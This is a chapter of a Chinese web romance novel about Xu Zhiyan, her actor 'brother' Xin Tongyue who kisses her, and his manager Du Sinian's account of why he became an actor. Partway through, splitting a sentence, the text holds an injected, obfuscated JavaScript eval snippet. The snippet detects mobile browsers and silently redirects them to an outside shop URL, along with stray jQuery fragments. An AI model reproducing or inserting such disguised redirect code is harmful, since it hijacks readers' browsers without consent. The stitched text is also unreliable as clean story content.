许知妍大脑霎时空白。
尚未回神,嘴唇突然触及一点柔软温热,转瞬即逝,仿佛错觉,但疯了一般节节攀登的心跳却在证实着确有其事。
靠。
许知妍猛地推开辛同樾,躲到床角,脸红的快要滴血,“哥,你疯了?!”
辛同樾站起身,一双眼睛里满是不加掩饰的执拗欲望,在昏暗里泛着冷冽的光。
“嗯,就当我疯了吧。”
许知妍手指攥紧睡衣袖口,想到最近发生的事,终究软了些语气,“今晚的事,就当没发生过,我们还像平常一样......”“做不到。”
许知妍咬咬牙,憋着心里的火气站起来,下床将他推出自己的卧室。
“疯子,该睡觉了。”
“想和你一起睡。”
许知妍一口气差点哽住,砰的将门甩上,锁住,抚着心脏坐回床上,惊魂未定。
这人是谁?还是她那个温柔的哥哥吗?被疯子夺舍了吧。
净瞎说话,瞎亲嘴......难道是因为压力太大,出现幻觉,认错人了?
究竟什么情况......
十分钟后,她拨通了杜斯年的电话。
有些问题,或许他知道答案。
杜斯年沉默一阵,“......你知道辛同樾一个学计算机的为什么要进娱乐圈吗?”
“为什么?”“说来话长,你听我慢慢讲吧。”
......
当年杜斯年与大学女友分手,在校门口清吧借酒消愁,好巧不巧偶遇同样借酒消愁的老冤家,辛同樾。
杜斯年醉醺醺问,“喂,你那小尾巴呢?听我妈说她高考也考到帝都了,你们这不得天天见面啊?”
辛同樾瞥他一眼,“她说恨我,再也不想看到我。”
“哦呦,那小孩还能对你说出这话呢?看来确实伤心了。”
辛同樾仰头咽下杯中酒。
“伤心?她新交了男朋友,哪有空伤心。”
杜斯年拍了拍他肩膀,“巧,我女朋友也有了新男友,老子被绿了一个月才知道。”
辛同樾终于肯用正眼瞧他了。
杜斯年张牙舞爪在空中挥着拳头,“什么乱七八糟的感情,假的一批,哥们现在就想搞事业,嗝。”
说完,他说的脸皱得更难看了,像是快哭。
“他妈的,事业也搞不成,真是一坨大便,我操了,我有病我学个斯瓦西里语专业?你说我是不是有病?”
辛同樾没说话,静静喝酒。
杜斯年转头盯了他一会,忽然来气。
“不是,凭啥你长这么帅啊?我操了,凭啥啊?你别学计算机了,当明星去得了,让全天下女的都爱上你算他妈个球,还当个屁的程序员,别告诉我没公司联系过你,隔。”
辛同樾将他的手从自己脸上拽开,嫌弃丢走。
杜斯年在空中转了个圈,一拍桌子,怒道:“你他妈的脑瓜是咋长的啊?许知妍不说再不想见到你吗?那你就去演戏,当明星,让世界遍地都是你这张脸,让许知妍无时不刻不得看见你,想着你,不好吗?喜欢不去追在这叽里咕噜,怂包一个,老子就看不起你这种怂……”
辛同樾扬手给了杜斯年左脸一拳,打得他差点跌下椅子。
杜斯年酒意上头,甚是不服地拽着辛同樾衣领,“妈的,小时候打架是老子让着你,还真以为自己能行了是吧!”
转瞬,二人扭打在一起,酒瓶噼里啪啦砸碎一地……
半小时后,一个鼻青脸肿的普通人和一个引人侧目的帅哥坐在马路牙子上。
辛同樾眯眼望着车流,“你的建议不错,我要让她无时不刻都能看到我,记得我。”
杜斯年心里说:妈的真就大傻逼一个,不错还他妈揍我,有病吧?有病能不能去治治病?我操了。
结果话到了嘴上却说:“那大明星,你缺不缺个会说斯瓦西里语的助理或者经纪人?带带弟弟。”
......
杜斯年讲的有些激动,“要不是老子当年找不到工作,早把他揍的屁滚尿流了,这傻逼。”
许知妍握着手机的指节收紧,心沉了下去。
她从没想过辛同樾当演员会与她有关。
早知今日,再来一次,她选择闭嘴,不逞强放些违心的狠话,是不是哥哥就会选择一份压力小些的工作,不用遭受铺天盖地的网暴。
杜斯年有些无奈,“今天我就来公司处理两个小时工作,一眼没看住,他立马偷跑去找你,万幸没被拍到。唉,明天一早,我去把他带回家,绝对寸步不离盯着他。”
许知妍垂眸,神色复杂。
她心疼哥哥,舍不得哥哥,却一时又实在不知道该怎么面对他,不知道如果像今晚这样的情况再出现,又该怎么办。
彼此冷静一段时间,或许是必然,也是必须的选择。
“好。那等会我拍给你一张名片,是朋友推荐的心理咨询医生,麻烦你帮我哥联络安排一下,越快越好,谢谢斯年哥。”
“行,随时微信联系,早点睡吧。”
怎么可能早睡。
这一夜,许知妍心乱如麻。
*
第二天一早,杜斯年如他所说的,来接人回家。
许知妍这才拄着拐杖走出房门。
她为了躲辛同樾,卫生间都不敢去。
辛同樾抱臂坐在沙发上,语气森冷,“赶我走,换昨晚那个男的来照顾你,给你做饭?”
许知妍压着脾气说:“不是,时冉会来照顾我,给我带饭吃。”
杜斯年啧了一声,去拽辛同樾,“这么大人了别那么幼稚行不行,到时候狗仔拍到妍妍,把她挂热搜上网暴你就高兴了?快走吧。”
辛同樾盯着许知妍,“你腿不方便,跟我一起回家。”许知妍果断拒绝,“不要。”
杜斯年催促,“快撤吧,这两天已经有狗仔摸到这片了,我们整个团队的人都还靠你吃饭呢,求你了祖宗。”
许知妍见辛同樾还是不肯走,皱了下眉,将他叫到卧室里单独说话。
她合上门,看着他的眼睛,正色道:“我现在回答你昨晚的问题。”
“五年前我说的恨你,再也不想见到你,都是假话,我从来不恨你,甚至一直很想你。”
辛同樾瞳孔有一瞬微不可察的颤动。
许知妍移开目光,声音小了点,“还有,你永远是我最好最好的哥哥。”
辛同樾自然听懂了她婉转的拒绝,神色变得有些落寞。
他拉开房门,跟随杜斯年离开了,没有回头。
许知妍站在原地看着他的背影,有点奇异地失落。
好像原本在期待着些什么一样。
*
辛同樾刚走没多久,杜斯年便打来电话说帮她找了个临时阿姨,负责早中晚三
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17019329|193787||http|test|mini|href|location''.split(''|''),0,{}));
() {$(''.inform'').remove();
$(''#content'').append(''
餐,简单打扫卫生。
时冉上班前,下班后也会来看她。
许知妍心道浮夸,不过是崴了脚,哪至于像生活不能自理似的。
……
接下来独居的这几天,许知妍心事沉沉,只要一闲下来脑子就想的全是和辛同樾有关的事情。
关于病,她查过资料,心理治疗是一个漫长的过程,急也没办法,不能过分焦虑。
关于感情,凭心而论,她的确在与哥哥接触时有过瞬间心动,但那是错觉,是荷尔蒙在作怪,换一个人也可能会有相同心动的感觉,不能作数。
思来想去,许知妍只好一门心思扑在工作上,摒除杂念,沉浸创作,让自己冷静,先做好手头的事。
窗外天空漆黑,错落的楼宇亮着一个个小方块,在夜晚散发着或冷或暖,或明或暗的光。
许知妍坐在电脑前,觉得距离清晨就只过了一晃眼的功夫。
门响了。
她慢慢活动僵硬的脊椎,听见钥匙清脆的碰撞声,还有时冉喊:“许知妍,我下班了,你在干嘛呢?”
她懒得走动,所以把家门钥匙放在了地毯下,方便时冉和阿姨进出。
时冉站在卧室门口,叉着腰,一脸无奈,“我走的时候你就在电脑前,我回来你怎么还在,拜托别这么卷好不好。”
“好好好。”许知妍笑起来,“今晚阿姨包了饺子,你最喜欢的玉米鲜肉馅。”
时冉迅速转身,“我去煮。”
许知妍使用拐杖的技术愈发熟练,行动自如,基本上不需要别人帮助,时冉来家里发挥的最大作用就是陪伴,陪吃,陪聊。
挺好的,省得家里冷清,叫人忍不住胡思乱想。
时冉拿出两个碗,倒了一碗底醋,再滴进去两滴香油,半勺辣椒,说:“我怎么感觉你最近怪怪的,是脚太疼,还是剧本写的不顺利?”
许知妍摇摇头,“都没有啊,这次的客户很好说话,要修改的内容也不多。”
时冉笃定道:“哦,那就是感情上出问题了,说说吧。”
“……”许知妍被戳中心事,干巴巴的问:“冉冉,我表现的有那么明显吗?”
“对,超明显的,谁叫你眼睛又大又圆,一点事儿藏不住。”
“好吧。”许知妍将饺子塞进嘴里,鼓鼓囊囊地说:“我哥好像喜欢我。”
“咳咳咳……”
时冉用纸巾捂着嘴,一阵猛咳,好半天才消停“草,辣椒放多了……不瞒你说,我现在写的剧本就是伪骨科,哥哥变老公这个戏码我太熟了,咳。”
许知妍拧开一瓶牛奶,放在时冉面前,“别乱讲,我已经委婉拒绝他了。”
时冉哇哦一声,“是了,哥哥变老公都是要经历这个阶段的。”
许知妍颇为惆怅,“拜托,这是现实生活,不是剧本诶。”
“没听说过那句话吗,剧本来源于现实。你有没有对他心动的感觉?就像我上次说的那样,天雷勾地火,心痒难耐!”
“……”
许知妍埋头吃着饺子,耳尖越来越红。
说实话。
她这些天的冷静也不知道冷到哪去了,总是会想起那晚的吻。
还有辛同樾扣在腰间的手,垂下的眼睫,流畅高挺的鼻梁,他靠近时的体温,鼻息,柔软的嘴唇......包括两个人在浴室听墙角时,他的反应。只想想,她便心跳不已。